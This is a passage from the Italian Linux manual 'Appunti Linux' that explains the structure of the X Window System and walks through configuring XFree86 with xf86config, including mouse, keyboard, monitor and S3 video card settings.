  - <*ftp://ftp.linux.it/pub/mirrors/pluto/ildp/AppuntiLinux/*>
  - <*ftp://freedom.dicea.unifi.it/pub/linux/pluto/ildp/AppuntiLinux/*>
- <*ftp://ftp.appuntilinux.prosa.it/pub/AppuntiLinux/*>
  Davide Barbieri, Prosa srl, paci @ prosa.it

**HTTP**

- <*http://genius.allnet.it/AppuntiLinux/*>
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- <*http://www.pluto.linux.it/ildp/AppuntiLinux/*>
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - <*http://galileo.fis.uniroma2.it/linux/help-docs/AppuntiLinux/*>

  riproduzioni speculari di ILDP:
  - <*http://www.panservice.it/mirror/ILDP/AppuntiLinux/*>

  riproduzioni speculari del Pluto:
  - <*http://pluto.psy.unipd.it/ildp/AppuntiLinux/*>
  - <*http://freedom.dicea.unifi.it/pub/pluto/ildp/AppuntiLinux/*>
  - <*http://pluto.trew.it/ildp/AppuntiLinux/*>
- <*http://www.appuntilinux.prosa.it/*>
  Davide Barbieri, Prosa srl, paci @ prosa.it

**CD-ROM allegati a riviste**

- La rivista «inter-punto-net» (inter.net) pubblica periodicamente Appunti Linux in uno dei CD-ROM allegati. Questi CD-ROM sono preparati da Michele Dalla Silvestra, dalla @ pluto.linux.it

| |
|---|
| La diffusione in qualunque forma di questa opera è consentita e incoraggiata. Chiunque, se lo desidera, può attivare un sito speculare, cioè un *mirror* (accordandosi con l'amministratore del sito dal quale decide di attingere i dati). Nell'introduzione è riassunto ciò che si deve fare per realizzarlo. Attenzione: per la riproduzione completa sono necessari circa 100 Mbyte. |

Parte **XV**

# Ambiente grafico X: installazione e problemi fondamentali

# X: struttura e configurazione essenziale

X è un sistema grafico per gli ambienti Unix, o più precisamente per gli ambienti aderenti agli standard C ANSI o POSIX.

X Window System è stato sviluppato originariamente nei laboratori del MIT (*Massachusetts Institute of Technology*) e in seguito tutti i diritti sono stati assegnati al X Consortium, a partire dal 1 gennaio 1994. Nel 1998, X Consortium è diventato parte di The Open Group.

I termini X, X Window e X Window System sono da intendersi come sinonimi dello stesso sistema grafico, mentre il nome «X Windows» non è corretto. Tuttavia, è bene sottolineare che X Window System è un marchio registrato di The Open Group.

> X Window System è un marchio di The Open Group (<*http://www.camb.opengroup.org/tech/desktop/x/*>) e a partire dalla versione 11R6.4 non è più software libero. Nell'appendice K.6 è riportata la licenza originale, valida fino alla versione 11R6.3, mentre nell'appendice M.5 appare la licenza di X11R6.4 per uso «non-commerciale».

> Attualmente, lo sviluppo di X come software libero avviene per opera di The XFree86 Project, per il quale continua a essere valida la vecchia licenza MIT (appendice K.6).

## 60.1 Struttura

Nel sistema X si utilizzano alcuni termini importanti che rappresentano altrettante parti di questo.

- **server X**

  Si tratta del programma che gestisce le funzionalità grafiche e le mette a disposizione degli altri programmi. Per questa ragione, l'elaboratore su cui si fa funzionare il server X deve essere dotato di video grafico (*bitmap*), tastiera e mouse. Il server grafico fornisce anche un servizio di rete dal momento che consente l'accesso a programmi in funzione presso altri elaboratori.

- **client X**

  I programmi che utilizzano questo ambiente grafico comunicando con il server X. Un client X può essere messo in funzione anche in un elaboratore diverso da quello sul quale è in funzione un server X.

- **protocollo X**

  Il protocollo di comunicazione tra i programmi che utilizzano l'ambiente grafico e il server X.

- **Xlib**

  La libreria utilizzata dai programmi che utilizzano i servizi del server X.

- **gestore di finestre**, **Window Manager**

  Un gestore di finestre, ovvero un *window manager*, è un programma speciale che si occupa di gestire le finestre delle varie applicazioni. In generale, nell'ambiente X si tratta di un client X.

### 60.1.1 Hardware

Dal punto di vista di X, l'hardware è ciò che consente di interagire in questo sistema grafico (nel senso che il resto non è di sua competenza). Si tratta della tastiera, dello schermo grafico e del dispositivo di puntamento. In pratica il ruolo di X è quello di controllare tutto questo.

All'interno di un elaboratore possono funzionare teoricamente più server grafici per controllare altrettante stazioni grafiche di lavoro. Inoltre, sempre teoricamente, una stazione grafica può utilizzare più di uno schermo grafico contemporaneamente.

Nel gergo di X la stazione grafica è il *display*, e viene identificata da un numero a partire da zero, nella forma `:n`. Se una stazione grafica è dotata di più di uno schermo, quando si deve fare riferimento a uno di questi occorre aggiungere all'indicazione del numero della stazione grafica quello dello schermo. Anche in questo caso, il primo corrisponde a zero. La forma diventa quindi `:n.m`, dove *n* è la stazione grafica e *m* è lo schermo. La figura 60.1 dovrebbe chiarire il meccanismo. Il valore predefinito di stazione grafica e schermo è zero, per cui, quando non si specificano queste informazioni, si intende implicitamente lo schermo `:0.0`.





Figura 60.1: X è un sistema attraverso il quale, teoricamente, è possibile avere macchine che fanno girare più di un server grafico, ognuno in grado di controllare una stazione grafica (*display*) che a sua volta utilizza uno o più schermi grafici.

#### 60.1.1.1 Dispositivo di puntamento

I dispositivi di puntamento, solitamente il mouse, possono avere un numero variabile di tasti; teoricamente si va da un minimo di uno a un massimo di cinque. Nell'ambiente X, questi tasti si distinguono attraverso un numero: 1, 2, 3, 4 e 5. Il tasto sinistro è il primo, e da lì si continua la numerazione. Quando si utilizza un mouse a tre tasti, il tasto numero 2 è quello centrale.

Il vero problema è che X utilizza normalmente tre tasti, mentre la maggior parte dei mouse in circolazione ne mette a disposizione due (compatibilità Microsoft). Nei mouse a due tasti, il tasto destro svolge la funzione del tasto numero 3, e solitamente il tasto centrale (cioè il numero 2) si ottiene con l'uso contemporaneo dei due tasti esistenti.





Figura 60.2: La numerazione dei tasti dei mouse che ne hanno solo due è particolare.

Questo problema viene ripreso nella descrizione della configurazione di XFree86 e lì dovrebbe risultare più chiaro.

### 60.1.2 Client/server

Il programma che si occupa di gestire la stazione grafica è il server grafico. È un server perché offre solo dei servizi e non interagisce direttamente con l'utente. Sono i programmi client a interagire con l'utente. Questi richiedono al server di poter utilizzare uno schermo determinato, e attraverso la stazione grafica corrispondente sono in grado di ricevere l'input della tastiera e dell'unità di puntamento.

Tra i programmi client, quello che riveste un ruolo fondamentale è il gestore di finestre, attraverso il quale si rendono disponibili quei meccanismi con cui si può passare facilmente da un programma all'altro e le finestre possono essere ridimensionate o ridotte a icona.

X è trasparente nei confronti della rete. Un programma client può utilizzare i servizi di un server remoto, interagendo con la stazione grafica di quel server. Questo tipo di utilizzo richiede comunque una forma di autorizzazione o autenticazione, per motivi di sicurezza.

Quando si vuole identificare uno schermo particolare di un certo elaboratore nella rete, si antepone alle coordinate (già viste nella sezione precedente) il nome o l'indirizzo di quell'elaboratore: ⟨*host*⟩**:*n*.*m***. La figura 60.3 mostra un esempio di questo tipo di utilizzo.





Figura 60.3: Il server grafico può concedere l'utilizzo della stazione grafica anche a programmi in esecuzione su elaboratori remoti.

### 60.1.3 Servizio attraverso la rete

Nella sezione precedente si è visto che un programma client può connettersi con un server X sia locale che remoto. Per una connessione remota occorre stabilire un collegamento. Il server X resta normalmente in ascolto sulla porta 6000+*n*, dove *n* rappresenta il numero della stazione grafica, ovvero del server X.

Nel caso di una stazione grafica con indirizzo `:1`, la porta su cui dovrebbe trovarsi in ascolto il server relativo è la numero 6001.

Il concetto di client/server per ciò che riguarda la rete viene ripreso nei capitoli dedicati proprio alle connessioni in rete (68 e successivi).

### 60.1.4 Xlib

I programmi che utilizzano i servizi di un server grafico fanno uso di librerie particolari. Queste librerie sono dunque indispensabili anche per quei programmi client che utilizzano i servizi di server remoti.

## 60.2 XFree86

XFree86 è una collezione di server X per i sistemi operativi Unix. In origine, si trattava esclusivamente della piattaforma i386, e questa è la ragione della sigla «86» che compare nel nome, ma poi il progetto si è esteso anche ad altre. XFree86 è una derivazione di X386.

Si tratta di una collezione di server perché uno solo non basterebbe per gestire tutti i tipi di scheda video esistenti, di conseguenza, quando si usa X, si deve scegliere il programma server in relazione alla scheda video utilizzata.

XFree86 è un marchio di The XFree86 Project, Inc.

### 60.2.1 Collocazione nel filesystem

La struttura prevista per il filesystem di GNU/Linux (capitolo 44) colloca tutti i file statici di X (binari, documentazione, librerie, ecc.) al di sotto di `/usr/X11R6/`. I file di configurazione, sono invece collocati al di sotto di `/etc/X11/`.

Per ragioni di compatibilità, vengono aggiunti alcuni collegamenti simbolici.

```
/usr/bin/X11     -> /usr/X11R6/bin
/usr/lib/X11     -> /usr/X11R6/lib/X11
/usr/include/X11 -> /usr/X11R6/include/X11
```

### 60.2.2 Configurazione tradizionale

Per poter utilizzare XFree86 occorre configurare il file `/etc/X11/XF86Config`, di solito attraverso programmi come **`xf86config`** e **`XF86Setup`**.

Il primo dei due è un programma interattivo che non fa uso di grafica ed è piuttosto scomodo: fa una serie di domande e non è possibile tornare indietro quando si scopre di avere sbagliato qualcosa. Si può solo ricominciare. Il secondo, è un programma grafico, più comodo, che però potrebbe non funzionare, soprattutto se sono stati installati solo alcuni server grafici e manca quello per la scheda VGA standard.

Di seguito si descrive l'operazione di configurazione attraverso **`xf86config`**. Chi utilizza la distribuzione RedHat, può anche usare **`Xconfigurator`** che è descritto nella sezione 60.2.3, ma la lettura di questa sezione è opportuna ugualmente, essendo più dettagliata.

> È importante ribadire che i server X sono molti, ognuno specializzato per un gruppo ristretto di schede video. Generalmente, i programmi di configurazione non avvisano l'utente della presenza o meno del server necessario per le scelte che vengono fatte, e la persona inesperta si trova spesso nella situazione di non poter capire il motivo del mancato funzionamento di X. Quindi, se manca il server X, occorre installarlo manualmente, attraverso gli strumenti offerti dalla propria distribuzione GNU/Linux.

Prima di avviare il programma di configurazione occorre avere ben chiare in mente le caratteristiche dell'hardware video-tastiera-mouse. Per quanto riguarda il monitor si deve conoscere il valore minimo e massimo delle frequenze di scansione orizzontale e verticale. La frequenza orizzontale è espressa in KHz mentre quella verticale in Hz. La scheda video è l'elemento più delicato e di essa, oltre che il nome dell'integrato che si occupa della grafica, occorre conoscere la quantità di memoria. Negli esempi seguenti si fa riferimento a un monitor in grado di utilizzare frequenze orizzontali da 31 a 60 KHz e frequenze verticali da 50 a 90 Hz, una scheda video con integrato S3 Trio64+, una tastiera italiana standard e un mouse seriale Microsoft compatibile (a due tasti).

`$` **`su`**[ *Invio* ]

È meglio essere l'utente **`root`** per fare questa operazione, altrimenti viene creato un file `XF86Config` all'interno della propria directory personale invece che nella sua destinazione corretta.

`#` **`xf86config`**[ *Invio* ]

```
This program will create a basic XF86Config file, based on menu selections you
make.

The XF86Config file usually resides in /usr/X11R6/lib/X11 or /etc. A sample
XF86Config file is supplied with XFree86; it is configured for a standard
VGA card and monitor with 640x480 resolution. This program will ask for a
pathname when it is ready to write the file.

You can either take the sample XF86Config as a base and edit it for your
configuration, or let this program produce a base XF86Config file for your
configuration and fine-tune it. Refer to /usr/X11R6/lib/X11/doc/README.Config
for a detailed overview of the configuration process.

For accelerated servers (including accelerated drivers in the SVGA server),
there are many chipset and card-specific options and settings. This program
does not know about these. On some configurations some of these settings must
be specified. Refer to the server man pages and chipset-specific READMEs.

Before continuing with this program, make sure you know the chipset and
amount of video memory on your video card. SuperProbe can help with this.
It is also helpful if you know what server you want to run.

Press enter to continue, or ctrl-c to abort.
```

Il programma mostra un'introduzione ricordando in particolare che prima di proseguire è necessario conoscere le caratteristiche della scheda video.

[ *Invio* ]

```
The directory '/usr/X386/bin' exists. You probably have an old version of
XFree86 installed (XFree86 3.1 installs in '/usr/X11R6' instead of
'/usr/X386').

It is important that the directory '/usr/X11R6' is present in your
```

```
search path, *before* any occurrence of '/usr/X386/bin'. If you have installed
X program binaries that are not in the base XFree86 distribution in
'/usr/X386/bin', you can keep the directory in your path as long as it is
after '/usr/X11R6'.

Your PATH is currently set as follows:
/usr/local/bin:/bin:/usr/bin:/usr/bin/X11:/usr/openwin/bin:/usr/lib/teTeX/bin:.

Note that the X binary directory in your path may be a symbolic link.
In that case you could modify the symbolic link to point to the new binaries.
Example: 'rm -f /usr/bin/X11; ln -s /usr/X11R6/bin /usr/bin/X11', if the
link is '/usr/bin/X11'.

Make sure the path is OK before continuing.
Press enter to continue, or ctrl-c to abort.
```

Come si era detto in precedenza, XFree86 è derivato da X386, quindi le precedenti versioni erano installate all'interno della directory `/usr/X386/bin`. Ma per motivi di compatibilità con il passato è normale trovare un collegamento simbolico che traduce `/usr/X386` in `/usr/X11R6`. Di conseguenza, se le cose stanno così, l'avvertimento che riguarda questa directory può essere ignorato.

Per il funzionamento del server XFree86 è necessario che la directory in cui risiede sia compresa nel percorso di ricerca (cioè nella variabile **`PATH`**). Questa directory è `/usr/X11R6/bin`, ma spesso è raggiungibile anche attraverso il collegamento simbolico `/usr/bin/X11` che punta a `/usr/X11R6/bin/`. Quindi il percorso di ricerca trovato nella variabile **`PATH`** è valido (si trattava di `...`**`:/usr/bin/X11:`**`...`).

[ *Invio* ]

```
First specify a mouse protocol type. Choose one from the following list:

 1.  Microsoft compatible (2-button protocol)
 2.  Mouse Systems (3-button protocol)
 3.  Bus Mouse
 4.  PS/2 Mouse
 5.  Logitech Mouse (serial, old type, Logitech protocol)
 6.  Logitech MouseMan (Microsoft compatible)
 7.  MM Series
 8.  MM HitTablet

If you have a two-button mouse, it is most likely of type 1, and if you have
a three-button mouse, it can probably support both protocol 1 and 2. There are
two main varieties of the latter type: mice with a switch to select the
protocol, and mice that default to 1 and require a button to be held at
boot-time to select protocol 2. Some mice can be convinced to do 2 by sending
a special sequence to the serial port (see the ClearDTR/ClearRTS options).

Enter a protocol number:
```

Anche il mouse può essere un problema, specialmente se si dispone di un *bus-mouse*. Si veda a questo proposito quanto spiegato nella sezione 60.2.4.4.

Fondamentalmente esistono due tipi di mouse seriali: Microsoft a due tasti e Mouse System a tre tasti. Il Mouse System a tre tasti sarebbe l'ideale dal momento che X richiede l'uso di tutti e tre i tasti, ma spesso, un mouse del genere è anche compatibile con il sistema Microsoft a due tasti. Nella migliore delle ipotesi si ha a disposizione un piccolo commutatore che permette di selezionare la modalità di funzionamento, nella peggiore occorre tenere premuto uno dei tasti all'avvio del sistema per definire la modalità a tre tasti.

Tra i mouse a tre tasti esiste anche il tipo Logitech MouseMan che è compatibile con il tipo Microsoft, ma ha il tasto centrale che genera un segnale corrispondente alla pressione di entrambi i tasti.

Dato che si vuole seguire l'esempio proposto inizialmente, si sceglie il mouse Microsoft compatibile.

**`1`**[ *Invio* ]

```
You have selected a Microsoft protocol mouse. If your mouse was made by
Logitech, you might want to enable ChordMiddle which could cause the
third button to work.

Please answer the following question with either 'y' or 'n'.
Do you want to enable ChordMiddle?
```

Quando si hanno a disposizione solo due tasti si pone il problema di accedere alle funzioni legate al tasto centrale mancante. Nella peggiore delle ipotesi si devono premere contemporaneamente i due tasti (cosa non facile) e in questo caso si parla di emulazione del terzo bottone, oppure si dispone di un mouse in grado di generare un segnale equivalente alla pressione dei due tasti quando si preme il tasto centrale, e allora si parla di ***accordo centrale*** (*chord middle*). Una delle due scelte esclude l'altra. La differenza tra emulare il terzo bottone e utilizzare l'accordo centrale sta nel fatto che nel primo caso viene concessa una certa tolleranza (dovendo premere due tasti diventa difficile farlo contemporaneamente), mentre nel secondo caso no. Tutto sommato si potrebbe utilizzare sempre l'emulazione del terzo bottone anche quando si ha un mouse Logitech.

**n**[ *Invio* ]

```
You have selected a two-button mouse protocol. It is recommended that you
enable Emulate3Buttons.

Please answer the following question with either 'y' or 'n'.
Do you want to enable Emulate3Buttons?
```

**y**[ *Invio* ]

```
Now give the full device name that the mouse is connected to, for example
/dev/tty00. Just pressing enter will use the default, /dev/mouse.

Mouse device:
```

Se il proprio sistema è stato configurato correttamente, nella directory `/dev/` dovrebbe trovarsi un collegamento simbolico che punta al file di dispositivo corrispondente all'interfaccia utilizzata per connettere il mouse. Dovrebbe trattarsi del collegamento `/dev/mouse`. Se è così, è sufficiente confermare.

[ *Invio* ]

```
Beginning with XFree86 3.1.2D, you can use the new X11R6.1 XKEYBOARD
extension to manage the keyboard layout. If you answer 'n' to the following
question, the server will use the old method, and you have to adjust
your keyboard layout with xmodmap.

Please answer the following question with either 'y' or 'n'.
Do you want to use XKB?
```

È possibile utilizzare una mappa della tastiera gestita direttamente da X. Si procede in modo da selezionare quella adatta alla tastiera italiana.

**y**[ *Invio* ]

```
The following dialogue will allow you to select from a list of already
preconfigured keymaps. If you don't find a suitable keymap in the list,
the program will try to combine a keymap from additional information you
are asked then. Such a keymap is by default untested and may require
manual tuning. Please report success or required changes for such a
keymap to XFREE86@XFREE86.ORG for addition to the list of preconfigured
keymaps in the future.

Press enter to continue, or ctrl-c to abort.
```

[ *Invio* ]

```
List of preconfigured keymaps:

  1  Standard 101-key, US encoding
  2  Microsoft Natural, US encoding
  3  KeyTronic FlexPro, US encoding
  4  Standard 101-key, US encoding with ISO9995-3 extensions
  5  Standard 101-key, German encoding
  6  Standard 101-key, French encoding
  7  Standard 101-key, Thai encoding
  8  Standard 101-key, Swiss/German encoding
  9  Standard 101-key, Swiss/French encoding
 10  None of the above

Enter a number to choose the keymap.
```

**10**[ *Invio* ]

```
You did not select one of the preconfigured keymaps. We will now try to
compose a suitable XKB setting. This setting is untested.
Please select one of the following standard keyboards. Use DEFAULT if
nothing really fits (101-key, tune manually)

  1  Standard 101-key keyboard
  2  Standard 102-key keyboard
  3  101-key with ALT_R = Multi_key
  4  102-key with ALT_R = Multi_key
  5  Microsoft Natural keyboard
  6  KeyTronic FlexPro keyboard
  7  DEFAULT

Enter a number to choose the keyboard.
```

**2**[ *Invio* ]

```
Please choose one of the following countries. Use DEFAULT if nothing
really fits (US encoding, tune manually)
Press enter to continue, or ctrl-c to abort.
```

[ *Invio* ]

```
  1  Belgium
  2  Bulgaria
  3  Canada
  4  Czechoslovakia
  5  Denmark
  6  Finland
  7  France
  8  Germany
  9  Italy
 10  Norway
 11  Poland
 12  Portugal
 13  Russia
 14  Spain
 15  Sweden
 16  Thailand
 17  Switzerland/French layout
 18  Switzerland/German layout

Enter a number to choose the country.
Press enter for the next page
```

**9**[ *Invio* ]

```
Now we want to set the specifications of the monitor. The two critical
parameters are the vertical refresh rate, which is the rate at which the
the whole screen is refreshed, and most importantly the horizontal sync rate,
which is the rate at which scanlines are displayed.

The valid range for horizontal sync and vertical sync should be documented
in the manual of your monitor. If in doubt, check the monitor database
/usr/X11R6/lib/X11/doc/Monitors to see if your monitor is there.

Press enter to continue, or ctrl-c to abort.
```

La fase successiva è quella di definire gli intervalli di frequenza delle scansioni orizzontale e verticale del monitor. Si procede indicando direttamente i valori.

[ *Invio* ]

```
You must indicate the horizontal sync range of your monitor. You can either
select one of the predefined ranges below that correspond to industry-
standard monitor types, or give a specific range.
```

```
It is VERY IMPORTANT that you do not specify a monitor type with a horizontal
sync range that is beyond the capabilities of your monitor. If in doubt,
choose a conservative setting.

    hsync in kHz; monitor type with characteristic modes
 1  31.5; Standard VGA, 640x480 @ 60 Hz
 2  31.5 - 35.1; Super VGA, 800x600 @ 56 Hz
 3  31.5, 35.5; 8514 Compatible, 1024x768 @ 87 Hz interlaced (no 800x600)
 4  31.5, 35.15, 35.5; Super VGA, 1024x768 @ 87 Hz interlaced, 800x600 @ 56 Hz
 5  31.5 - 37.9; Extended Super VGA, 800x600 @ 60 Hz, 640x480 @ 72 Hz
 6  31.5 - 48.5; Non-Interlaced SVGA, 1024x768 @ 60 Hz, 800x600 @ 72 Hz
 7  31.5 - 57.0; High Frequency SVGA, 1024x768 @ 70 Hz
 8  31.5 - 64.3; Monitor that can do 1280x1024 @ 60 Hz
 9  31.5 - 79.0; Monitor that can do 1280x1024 @ 74 Hz
10  31.5 - 82.0; Monitor that can do 1280x1024 @ 76 Hz
11  Enter your own horizontal sync range

Enter your choice (1-11):
```

**11**[*Invio*]

```
Please enter the horizontal sync range of your monitor, in the format used
in the table of monitor types above. You can either specify one or more
continuous ranges (e.g. 15-25, 30-50), or one or more fixed sync frequencies.

Horizontal sync range:
```

**31-60**[*Invio*]

```
You must indicate the vertical sync range of your monitor. You can either
select one of the predefined ranges below that correspond to industry-
standard monitor types, or give a specific range. For interlaced modes,
the number that counts is the high one (e.g. 87 Hz rather than 43 Hz).

 1  50-70
 2  50-90
 3  50-100
 4  40-150
 5  Enter your own vertical sync range

Enter your choice:
```

**5**[*Invio*]

```
Vertical sync range:
```

**50-60**[*Invio*]

```
You must now enter a few identification/description strings, namely an
identifier, a vendor name, and a model name. Just pressing enter will fill
in default names.

The strings are free-form, spaces are allowed.
Enter an identifier for your monitor definition:
```

I dati identificativi del monitor sono facoltativi e si possono saltare semplicemente, anche se in questo esempio vengono inseriti.

**Addonics MON-7C8B**[*Invio*]

```
Enter the vendor name of your monitor:
```

**Addonics**[*Invio*]

```
Enter the model name of your monitor:
```

**MON-7C8B**[*Invio*]

```
Now we must configure video card specific settings. At this point you can
choose to make a selection out of a database of video card definitions.
Because there can be variation in Ramdacs and clock generators even
between cards of the same model, it is not sensible to blindly copy
the settings (e.g. a Device section). For this reason, after you make a
selection, you will still be asked about the components of the card, with
the settings from the chosen database entry presented as a strong hint.

The database entries include information about the chipset, what server to
run, the Ramdac and ClockChip, and comments that will be included in the
Device section. However, a lot of definitions only hint about what server
to run (based on the chipset the card uses) and are untested.

If you can't find your card in the database, there's nothing to worry about.
You should only choose a database entry that is exactly the same model as
your card; choosing one that looks similar is just a bad idea (e.g. a
GemStone Snail 64 may be as different from a GemStone Snail 64+ in terms of
hardware as can be).

Do you want to look at the card database?
```

L'indicazione della scheda video è una fase delicata e con un po' di fortuna si può trovare la propria scheda nell'elenco di quelle previste.

**y**[ *Invio* ]

```
  0  2 the Max MAXColor S3 Trio64V+                    S3 Trio64V+
  1  928Movie                                          S3 928
  2  AGX (generic)                                     AGX-014/15/16
  3  ALG-5434(E)                                       CL-GD5434
  4  ASUS PCI-AV264CT                                  ATI-Mach64
  5  ASUS PCI-V264CT                                   ATI-Mach64
  6  ASUS Video Magic PCI V864                         S3 864
  7  ASUS Video Magic PCI VT64                         S3 Trio64
  8  ATI 3D Xpression                                  ATI-Mach64
  9  ATI 8514 Ultra (no VGA)                           ATI-Mach8
 10  ATI Graphics Pro Turbo                            ATI-Mach64
 11  ATI Graphics Pro Turbo 1600                       ATI-Mach64
 12  ATI Graphics Ultra                                ATI-Mach8
 13  ATI Graphics Ultra Pro                            ATI-Mach32
 14  ATI Graphics Xpression with 68875 RAMDAC          ATI-Mach64
 15  ATI Graphics Xpression with AT&T 20C408 RAMDAC    ATI-Mach64
 16  ATI Graphics Xpression with CH8398 RAMDAC         ATI-Mach64
 17  ATI Graphics Xpression with Mach64 CT (264CT)     ATI-Mach64

Enter a number to choose the corresponding card definition.
Press enter for the next page, q to continue configuration.
```

L'elenco è molto lungo e vale la pena di scorrerlo tutto prima di scegliere il numero corrispondente al modello della propria scheda. Una volta raggiunta la fine, l'elenco viene riproposto dall'inizio.

[ *Invio* ]

[ *Invio* ]

[ *Invio* ]

...

```
234  S3 86C928 (generic)                               S3 928
235  S3 86C964 (generic)                               S3 964
236  S3 86C968 (generic)                               S3 968
237  S3 86C988 (generic)                               S3 ViRGE/VX
238  S3 911/924 (generic)                              S3 911/924
239  S3 924 with SC1148 DAC                            S3 924
240  S3 928 (generic)                                  S3 928
241  S3 964 (generic)                                  S3 964
242  S3 968 (generic)                                  S3 968
243  S3 Trio32 (generic)                               S3 Trio32
244  S3 Trio64 (generic)                               S3 Trio64
```

```
245  S3 Trio64V+ (generic)                                    S3 Trio64V+
246  S3 ViRGE (generic)                                       S3 ViRGE
247  S3 ViRGE/VX (generic)                                    S3 ViRGE/VX
248  S3 Vision864 (generic)                                   S3 864
249  S3 Vision868 (generic)                                   S3 868
250  S3 Vision964 (generic)                                   S3 964
251  S3 Vision968 (generic)                                   S3 968

Enter a number to choose the corresponding card definition.
Press enter for the next page, q to continue configuration.
```

**245**[ *Invio* ]

```
Your selected card definition:

Identifier: S3 Trio64 (generic)
Chipset:    S3 Trio64
Server:     XF86_S3
Do NOT probe clocks or use any Clocks line.

Press enter to continue, or ctrl-c to abort.
```

Il programma di configurazione conferma la scelta della scheda video, e in questo caso, avvisa che non si dovrà sondare il *clock* e non si dovrà usare alcuna direttiva **`Clocks`** nella sezione **`Device`**.

[ *Invio* ]

```
Now you must determine which server to run. Refer to the manpages and other
documentation. The following servers are available (they may not all be
installed on your system):

 1  The XF86_Mono server. This a monochrome server that should work on any
    VGA-compatible card, in 640x480 (more on some SVGA chipsets).
 2  The XF86_VGA16 server. This is a 16-color VGA server that should work on
    any VGA-compatible card.
 3  The XF86_SVGA server. This is a 256 color SVGA server that supports
    a number of SVGA chipsets. On some chipsets it is accelerated or
    supports higher color depths.
 4  The accelerated servers. These include XF86_S3, XF86_Mach32, XF86_Mach8,
    XF86_8514, XF86_P9000, XF86_AGX, XF86_W32, XF86_Mach64, XF86_I128 and
    XF86_S3V.

These four server types correspond to the four different "Screen" sections in
XF86Config (vga2, vga16, svga, accel).

 5  Choose the server from the card definition, XF86_S3.

Which one of these screen types do you intend to run by default (1-5)?
```

Questa domanda sembra superflua dato che la scheda video è appena stata scelta. In pratica si deve confermare che si vuole proprio il server che può gestire la scheda selezionata precedentemente.

**5**[ *Invio* ]

```
The server to run is selected by changing the symbolic link 'X'. For example,
'rm /usr/X11R6/bin/X; ln -s /usr/X11R6/bin/XF86_SVGA /usr/X11R6/bin/X' selects
the SVGA server.

Please answer the following question with either 'y' or 'n'.
Do you want me to set the symbolic link?
```

Per fare in modo che venga avviato il server desiderato, si crea o si modifica un collegamento simbolico. In questo caso si deve fare in modo che `/usr/X11R6/bin/X` punti a `/usr/X11R6/bin/XF86_S3`. Lo si può fare manualmente o lo si può lasciar fare al programma di configurazione.[1]

**y**[ *Invio* ]

[1] In realtà, per mantenere la coerenza con la struttura FHS, il collegamento simbolico contenuto in `/usr/X11R6/bin/` è fisso e punta a un altro collegamento contenuto in `/etc/X11/`. Quest'ultimo è quello che deve essere modificato effettivamente, in modo che faccia riferimento al server giusto.

```
Now you must give information about your video card. This will be used for
the "Device" section of your video card in XF86Config.

You must indicate how much video memory you have. It is probably a good
idea to use the same approximate amount as that detected by the server you
intend to use. If you encounter problems that are due to the used server
not supporting the amount memory you have (e.g. ATI Mach64 is limited to
1024K with the SVGA server), specify the maximum amount supported by the
server.

How much video memory do you have on your video card:

 1  256K
 2  512K
 3  1024K
 4  2048K
 5  4096K
 6  Other

Enter your choice:
```

L'informazione sulla quantità di memoria a disposizione è importante per determinare la cosiddetta profondità dell'immagine, intendendo con questo la quantità di colori che si possono utilizzare, a seconda della risoluzione utilizzata.

**3**[ *Invio* ]

```
You must now enter a few identification/description strings, namely an
identifier, a vendor name, and a model name. Just pressing enter will fill
in default names (possibly from a card definition).

Your card definition is S3 Trio64 (generic).

The strings are free-form, spaces are allowed.
Enter an identifier for your video card definition:
```

Come per il monitor, le informazioni sul nome della scheda sono facoltative.

**S3-763**[ *Invio* ]

```
You can simply press enter here if you have a generic card, or want to
describe your card with one string.
Enter the vendor name of your video card:
```

[ *Invio* ]

```
Enter the model (board) name of your video card:
```

**S3 Trio64V+**[ *Invio* ]

```
Especially for accelerated servers, Ramdac, Dacspeed and ClockChip settings
or special options may be required in the Device section.

The RAMDAC setting only applies to the S3, AGX, W32 servers, and some
drivers in the SVGA servers. Some RAMDAC's are auto-detected by the server.
